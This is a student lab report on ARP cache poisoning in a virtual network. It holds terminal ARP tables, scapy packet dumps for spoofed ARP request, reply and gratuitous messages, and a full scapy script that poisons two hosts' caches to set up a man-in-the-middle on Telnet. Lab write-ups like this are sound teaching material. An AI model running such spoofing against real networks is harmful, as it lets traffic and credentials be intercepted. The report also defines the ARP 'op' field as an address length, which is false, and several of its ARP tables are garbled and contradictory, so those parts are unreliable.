[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.9
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress       Flags Mask      Iface
10.0.2.9          (incomplete)      C        enp0s3
10.0.2.3          ether     08:00:27:80:6d:21  C        enp0s3
10.0.2.14         (incomplete)      C        enp0s3
10.0.2.1          ether     52:54:00:12:35:00 C        enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

### ubuntu2




ubuntu2 [Running] - Oracle VM VirtualBox

Terminal

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype   Hwaddress       Flags Mask      Iface
10.0.2.3          ether     08:00:27:80:6d:21  C        enp0s3
10.0.2.1          ether     52:54:00:12:35:00 C        enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## Attacker



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python task1a.py
###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type    = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = who-has
hwsrc    = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst    = 08:00:27:ab:41:94
pdst    = 10.0.2.8


.
Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

After running the code in the task1a.py on the attacker machine the ARP cache of attacker and ubuntu2 is stored in the ubuntu1 machines arp cache table.

'op' is the length of the logical address in bytes; it specifies the nature of the ARP message. An ARP Request has an assigned value of 1, whereas the ARP reply holds the value of 2.  
In the approach 1 ubuntu2 arp cache is stored in the ubuntu1 arp table whereas in approach 2 both the attacker machine and ubuntu2 machine arp cache is stored in the arp table of ubuntu1 also in approach 1 and 2 mac address of ubuntu2 is spoofed with the attacker mac address

## Task 1B (using ARP reply)

### attacker



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python task1b.py
###[ Ethernet ]###
dst      = 08:00:27:ab:41:94
src      = 08:00:27:7a:0e:fb
type    = 0x806
###[ ARP ]###
hwtype   = 0x1
ptype    = 0x800
hwlen    = 6
plen     = 4
op       = is-at
hwsrc    = 08:00:27:7a:0e:fb
psrc    = 10.0.2.9
hwdst    = 08:00:27:ab:41:94
pdst    = 10.0.2.8

.
Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## Before attack

### ubuntu1


```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype  HWaddress      Flags Mask          Iface
10.0.2.9          ether    08:00:27:7a:0e:fb  C          enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C          enp0s3
10.0.2.14         ether    08:00:27:7a:0e:fb  C          enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C          enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.14
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.9
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype  HWaddress      Flags Mask          Iface
10.0.2.9          (incomplete)      C          enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C          enp0s3
10.0.2.14         (incomplete)      C          enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C          enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

### ubuntu2

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           Hwtype  HWaddress      Flags Mask          Iface
10.0.2.3          ether    08:00:27:80:6d:21  C          enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C          enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```


## After attack

### ubuntu1



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  Hwaddress        Flags Mask      Iface
10.0.2.9          ether   (incomplete)    C           enp0s3
10.0.2.3          ether   08:00:27:80:6d:21  C           enp0s3
10.0.2.14         ether   (incomplete)    C           enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C           enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  Hwaddress        Flags Mask      Iface
10.0.2.9          ether   08:00:27:7a:0e:fb  C           enp0s3
10.0.2.3          ether   08:00:27:80:6d:21  C           enp0s3
10.0.2.14         ether   (incomplete)    C           enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C           enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

### ubuntu2



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  Hwaddress        Flags Mask      Iface
10.0.2.3          ether   08:00:27:80:6d:21  C           enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C           enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          Hwtype  Hwaddress        Flags Mask      Iface
10.0.2.3          ether   08:00:27:80:6d:21  C           enp0s3
10.0.2.1          ether   52:54:00:12:35:00  C           enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

The above task is repeated again but the op code is set to 2. ‘op’ is the length of the logical address in bytes; it specifies the nature of the ARP message. The value 2 in the op signify that it is ARP reply.

### Deleting the ARP cache

```
sudo arp -d 10.0.2.9
```

**ubuntu1**

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask     Iface
10.0.2.9          ether    08:00:27:80:6d:21  C      enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C      enp0s3
10.0.2.14         ether    (incomplete)        enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask     Iface
10.0.2.9          ether    08:00:27:7a:0e:fb  C      enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C      enp0s3
10.0.2.14         ether    (incomplete)        enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.9
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask     Iface
10.0.2.9          ether    (incomplete)        enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C      enp0s3
10.0.2.14         ether    (incomplete)        enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```


### Task 1C (using ARP gratuitous message)

**Attacker**

```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo python task1c.py
###[ Ethernet ]###
dst      = ff:ff:ff:ff:ff:ff
src      = 08:00:27:7a:0e:fb
type    = 0x806
###[ ARP ]###
hwtype  = 0x1
ptype   = 0x800
hlen    = 6
plen    = 4
op      = who-has
hwsrc   = 08:00:27:7a:0e:fb
psrc   = 10.0.2.9
hwdst   = ff:ff:ff:ff:ff:ff
pdst   = 10.0.2.9


Sent 1 packets.
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## ubuntu1 after attack



```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           HWtype  HWaddress          Flags Mask     Iface
10.0.2.9          ether    08:00:27:80:6d:21  C        (incomplete)      enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C        (incomplete)      enp0s3
10.0.2.14         ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           HWtype  HWaddress          Flags Mask     Iface
10.0.2.9          ether    08:00:27:7a:0e:fb  C        (incomplete)      enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C        (incomplete)      enp0s3
10.0.2.14         ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## ubuntu2 after attack




```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           HWtype  HWaddress          Flags Mask     Iface
10.0.2.3          ether    08:00:27:80:6d:21  C        (incomplete)      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address           HWtype  HWaddress          Flags Mask     Iface
10.0.2.3          ether    08:00:27:80:6d:21  C        (incomplete)      enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C        (incomplete)      enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

In this approach host machine update outdated information on all the other machine's ARP cache. The destination MAC addresses in both ARP header and Ethernet header are the broadcast MAC address .

Even though the packet is broadcast-ed the arp cache remains unchanged because the attack is done only on the ubuntu1

Yes on ubuntu2 arp cache table we can see for all the 3 approaches the result is same.

## After deletion




```
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.9          ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.3          ether    08:00:27:7a:0e:fb  C       (incomplete)  enp0s3
10.0.2.14         ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C       (incomplete)  enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.9          ether    08:00:27:7a:0e:fb  C       (incomplete)  enp0s3
10.0.2.3          ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.14         ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C       (incomplete)  enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.9
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ sudo arp -d 10.0.2.14
[10/10/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address          HWtype  HWaddress          Flags Mask      Iface
10.0.2.9          ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.3          ether    08:00:27:7a:0e:fb  C       (incomplete)  enp0s3
10.0.2.14         ether    08:00:27:80:6d:21  C       (incomplete)  enp0s3
10.0.2.1          ether    52:54:00:12:35:00  C       (incomplete)  enp0s3
[10/10/21]seed@Nikhil_PES1UG20CS821:~$
```

## Task 2: MITM Attack on Telnet using ARP Cache Poisoning

### Step 1 (Launch the ARP cache poisoning attack)

#### Before attack

#### Code in attacker machine



```
#!/usr/bin/python3
from scapy.all import *
# Entering Destination MAC Addr (VM A) and Source MAC Addr (Attacker)
E = Ether(dst='08:00:27:ab:41:94', src='08:00:27:7a:0e:fb')
# Mapping Attacker's MAC address with VM B's IP and sending to VM A's ARP cache
E1 = Ether(dst='08:00:27:16:1d:52', src='08:00:27:7a:0e:fb')

A = ARP(hwsrc='08:00:27:7a:0e:fb', psrc='10.0.2.9',
hwdst='08:00:27:ab:41:94', pdst='10.0.2.8')
B = ARP(hwsrc='08:00:27:7a:0e:fb', psrc='10.0.2.8',
hwdst='08:00:27:16:1d:52', pdst='10.0.2.9')

pkt1=E1/B
pkt = E/A

pkt1.show()
pkt.show()
sendp(pkt1)
sendp(pkt)
```

## ARP table in ubuntu1

A screenshot of the Ubuntu 1 desktop environment. The window title is "ubuntu1 [Running] - Oracle VM VirtualBox". The terminal window shows the command "arp" being run, displaying the ARP table:

```
[10/11/21]seed@Nikhil_PES1UG20CS821:~$ arp
Address      Hwtype  HWaddress          Flags Mask     Iface
10.0.2.1      ether    52:54:00:12:35:00  C        enp0s3
10.0.2.3      ether    08:00:27:ce:53:6d  C        enp0s3
10.0.2.9      ether    (incomplete)      C        enp0s3
